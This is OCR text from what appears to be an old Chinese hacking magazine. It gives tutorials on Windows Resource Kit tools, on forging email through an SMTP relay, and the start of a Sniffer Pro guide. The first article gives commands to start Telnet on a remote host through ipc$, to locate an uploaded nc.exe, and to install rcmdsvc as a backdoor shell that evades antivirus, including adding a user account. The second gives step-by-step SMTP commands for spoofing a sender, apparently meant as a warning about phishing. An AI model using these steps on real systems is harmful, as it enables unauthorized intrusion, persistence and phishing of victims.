


图 5

三、查看当前时间

工具：now

没什么好说的，这个家伙不带任何参数，直接now一下，就可显示本地时间（图6）。不过，正因为它没有任何参数，所以很惨，不能查询远程的查询时间……




图 6

四、代替 at 命令的好东东

工具：soon

很多朋友都抱怨 at 命令在时间上不好掌握，或是由于对方的时间显示格式不同而导致使用 at 命令失效。这里推荐工具 soon，它的作用和 at 一样，但命令却简单明了，而且最大的好处就是不需要判断对方使用的时间格式，直接使用即可以。

命令格式 **SOON [\\computername] [delay] "command"**

这里的“\\computername”可为对方的主机名（在同一个局域网内时）或为对方的 IP 地址；“delay”就是延时，以秒计算，例如，这里 delay 处写 30 的话，就是 30 秒以后执行后面“command”命令的内容。

如我要给对方开 Telnet 服务，可以这样：**soon \\192.168.0.1 40 net start telnet**

然后用 at 命令查看一下（图 7），确定给对方添加计划任务成功。然后，只要等待三十秒（土豆老大，比泡面还快哦^_^），嘿嘿……然后，Telnet 就可连上去了。

```
C:\>soon \\192.168.0.1 40 net start telnet

SOON : AT \\192.168.0.1 13:45:17 net start telnet
新加了一项作业，其作业 ID = 1

C:\>at \\192.168.0.1
状态 ID   日期                    时间          命令行
-------------------------------------------------------------------
       1   今天                    下午 13:45    net start telnet

C:\>
```

图 7

LOOK 注意 使用 soon 命令也是在建立了 ipc$ 连接的前提下，另外 soon 命令也是依靠 Task Scheduler 服务的，所以要保证对方的 Task Scheduler 服务开启。

五、查找文件

工具：where

一些朋友比较马虎，在上传完工具后，找不到上传到哪里或是忘记了。因此，推荐工具——where，一个命令行下查找文件的小工具。查找文件的命令很简单：**where /r x:\ file.exe**

这里的“/r”是 where 的参数，不用管它；“x:\”则是想要搜索的盘符；“file.exe”是文件名。

例如，我想要在 C 盘中搜索 nc.exe，则命令为：**where /r c:\ nc.exe**，等一下就会有结果了（图 8）。

```
E:\>where /r c:\ nc.exe
c:\WINNT\system32\nc.exe

E:\>
```

图 8

六、资源工具箱带给我们的后门

工具：rcmd

这个工具分为两部分，分别为：rcmd.exe 和 rcmdsvc.exe。其中，rcmdsvc.exe 为服务端（图 9），需要在被控制主机上安装，安装命令很简单：**rcmdsvc/install**，或是 **rcmdsvc -install**，安装完成后会有返回信息提示安装成功（图 10）。

这时还不能使用，因为这个服务在默认安装完成后并不是开启的，我们要启动它才可以，启动命令为：**net start rcmdsvc**，等待返回启动成功信息（图 11）。

```
C:\Program Files\Resource Kit\rcmd>rcmdsvc/?
usage: rcmdsvc
rcmdsvc [[-/] [install | uninstall | H]]
        install - registers the service with the service controller
        uninstall - unregisters the service with the service controller
        Hh?       - prints this usage message

C:\Program Files\Resource Kit\rcmd>
```

图 9

```
C:\Program Files\Resource Kit\rcmd>rcmdsvc -install
Remote Command Service installed.

C:\Program Files\Resource Kit\rcmd>
```

图 10

```
C:\Program Files\Resource Kit\rcmd>rcmdsvc -install
Remote Command Service installed.

C:\Program Files\Resource Kit\rcmd>net start rcmdsvc
Remote Command Service 服务正在启动 .
Remote Command Service 服务已经启动成功。

C:\Program Files\Resource Kit\rcmd>
```

图 11

现在，在服务端已经安装完服务，并已经启动，接下来我们使用客户端部分 rcmd.exe，运行它后会要求填入服务端的主机名（或 IP 地址），这时正确填写上对方的主机名或 IP 就可获得一个 shell（图 12）。接下来就像是 Telnet 一样，想怎么样都可以了。

```
C:\Program Files\Resource Kit\rcmd>rcmd

Enter Server Name : python
Connected to \\python

Microsoft Windows 2000 [Version 5.00.2195]      获得了一个 shell
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Default User>
```

图 12

LOOK 注意 对方必须开启 ipc$ 共享才可以，否则，将不能连接。

简单分析一下，看这个后门是否容易被发现：

首先，在远程主机上安装并开启 rcmdsvc，然后在连接的客户端开始进行嗅探，接下来做这些事：运行 rcmd，连接远程机，然后运行命令 **net user test_user /add** 添加一个用户。这时停止嗅探，来看一下抓包结果，结果发现两个比较关键的地方（图 13、图 14）。




图 13

通过这两幅图可得到以下结论：这个连接的通信基础是 ipc$ 共享，如果该共享不开放，将无法连接，这个在前面已经说了。另外，传输协议为 SMB，由此可见，如果没有安装 NETBEUI 协议或没有将 NETBEUI 协议绑定到当前使用的传输协议（一般都是 TCP/IP 协议）上的话，传输将无法进行（为证明这一点，我特地

在计算机上删除掉了NETBEUI协议，果然是无法进行连接，有兴趣的朋友也可以试一试）。




图14

从实验过程中发现，传输过程还是比较隐蔽的，但由于该程序是由系统资源工具箱附带的，所以安装后它会在管理工具的“服务”中注册，因此就这一点来说，比较容易被发现。但毕竟是Win2k给我们准备的一个可被利用作为后门的工具，所以其隐蔽性一定比那些后门程序要好，至少它不会被杀毒软件认为是病毒而kill掉！

以上只是简单介绍了一下resource kit中的几个工具，有兴趣的朋友可多研究研究，resource kit里还有很多其他工具，不过正式完全版的resource kit是要钱的。还好，我从朋友那里通过一些#$#%^$&^%#$^手段弄来了一套，哈哈……

（注：本文用到的工具光盘中均有收录！）

手把手教你伪造电子邮件

无琴

一些朋友在邮箱里会收到一些来自某大型网站的邮件，内容可能是说你中奖了或得到了其他福利，要求你填写一些个人资料，很多朋友看了邮件的来源十分可靠，便毫不犹豫地填了一些隐私内容。其实这些邮件可能是一些黑客伪造的，你填的内容给了黑客可乘之机。下面我就简单介绍一下这些邮件是怎么伪造出来的。

首先要拥有一台SMTP服务器，很简单，只要安装了Win2000server系统，系统会默认装上SMTP服务，在管理工具——Internet信息服务里可以配置SMTP服务器，我们把SMTP服务启动，这时你就拥有一台SMTP服务器了。

我们在SMTP服务器上伪造电子邮件有个很重要的前提——就是这个电子邮件服务器必须允许中继才可以，在IIS里右击SMTP服务→选择“属性”，在属性的访问项里可看见“中继按钮”，点击它，然后添加自己服务器的IP地址，以便它可以允许中继（图1）。

完成SMTP服务器的配置之后，我们便开始伪造一封邮件了。

首先进行Telnet，执行“开始→运行→Telnet”。输入set local_echo，这条命令是允许本地回应，因为一旦Telnet进入25端口（SMTP的端口）后，输入的字符都是不可见的，允许本地回应之后就可以在屏幕中显示出来了。

下面我们进入25端口，方法是open ip 25（这里的IP就输入自己SMTP服务器的IP），可以看见图2所示的界面。

接着输入一段字符，<cr>代表一个回车。

```
输入helo<cr>
返回250 ecnu-wuqin Hello [218.1.219.166]
输入mail from: hacker@hacker.com<cr>
返回250 2.1.0 hacker@hacker.com....Sender OK
输入rcpt to: xiaoli5618@sina.com<cr>
返回250 2.1.5 xiaoli5618@sina.com
输入data<cr>
返回354 Start mail input; end with <CRLF>.<CRLF>
```

这时这个邮件基本完成了，“mail from”就是你要的源地址，这里我写的是hacker@hacker.com，当然我没有这个邮箱，是伪造的，可随便乱写。我也可以写webmaster@163.com :)，是不是很可怕呢！“rcpt to”就是你要发送到的邮箱，比如我就发送到了一个新浪邮箱；data就是可开始编辑这个邮件了，邮件的正文用<CRLF>.<CRLF>来标识，就是一个回车和一个“.”+回车。下面我们一起把邮件编辑完成。

```
From: wuqin<cr>
Subject: no subject<cr>
<cr>
```

上面是邮件的一些信息，发件人和标题，当然也可以不写，一般就写一个subject就可以了，发件人就用邮箱代替。

```
<cr>
body of message<cr>
************
<cr>
```



图1




图2




图3




图 4




图 5

返回250 2.6.0 <ECNU-WUQINu5CJV3tcC00000002@ecnu-wuqin> Queued mail for delivery，打星号的就是邮件内容（图3），内容就由各位自己决定了。要注意一点的是，上面这些邮件地址还有一些关键字（比如helo、mail from等）都不能输错了，错误了就不可修改，要重新登陆再进行输入。

这样就把一封伪造的邮件发送到xiaoli5618@sina.com里了，我们可以打开这个邮箱看一下，如果没收到的话那再等一段时间，收到后可见这个邮件（图4），如果没有写from：wuqin的话，就可看见伪造地址了。我又写了一次，没有加from这一行，得到了另一封邮件（图5）

因此我们可以看出，一封邮件是多么的容易伪造，大家不能仅凭着发件人的地址就轻易相信它，还要多判断判断哦！

简述sniffer pro

Scorpion

sniffer（嗅探器）对于任何一个hacker来说，都是必不可少的工具，一个好的sniffer，可以获得大量而且详细的信息。在这方面，sniffer pro做的就相当出色。想必sniffer pro的大名应该是无人不知吧！

sniffer pro无论是它的界面还是帮助，都是全E文的，在网上也很难找到中文教程。因此，对我们广大使用汉语的同胞来说实在是不便。

这里，笔者就发挥一下半瓶子醋的E文水平，给大家简单介绍sniffer pro中常用的一些工具和使用方法，希望对你有所帮助。

（注：光盘中收录有sniffer pro）

一、数据包捕捉及分析

Sniffer pro不但具有一般嗅探工具的数据包捕捉功能，更有针对多种协议的分析功能以及相当多的实用工具。下面，我们就针对sniffer pro的这些功能做一些简述。

1.Capture（数据包捕捉功能）

这是任何sniffer工具必备且最基本的功能了，sniffer pro在这方面做得非常出色。因为sniffer pro在抓包过程中，可以说是做到“滴水不漏”，无论是使用什么协议进行通信，它都可将其过程非常完整清晰地捕捉下来。

首先说一下如何操作sniffer pro来捕捉数据。

（1）开始捕捉：执行“capture→start”或按下工具栏中的开始箭头按扭，即可开始捕捉，另外，也可使用快捷键F10。

（2）停止捕捉：在“capture”菜单中选择“stop”或按快捷键F10，也可按下任务栏中的红色停止按扭。

（3）分析数据：当想分析数据时，在“capture”菜单中选择“Display”或快捷键F5。另外，选择任务栏上的“望远镜”图标也可以。

（4）抓包完成后，在“layer”下选择“object”按扭，可查看一些服务（service）、应用程序（application）、会话（session）等信息。

这里，这些数据仅能做一些参考，只是对一些特定过程的宏观记录而已，并没有详细的信息。

如果我们想要分析会话过程的数据包信息，选择“Decode”卡片（图1）。

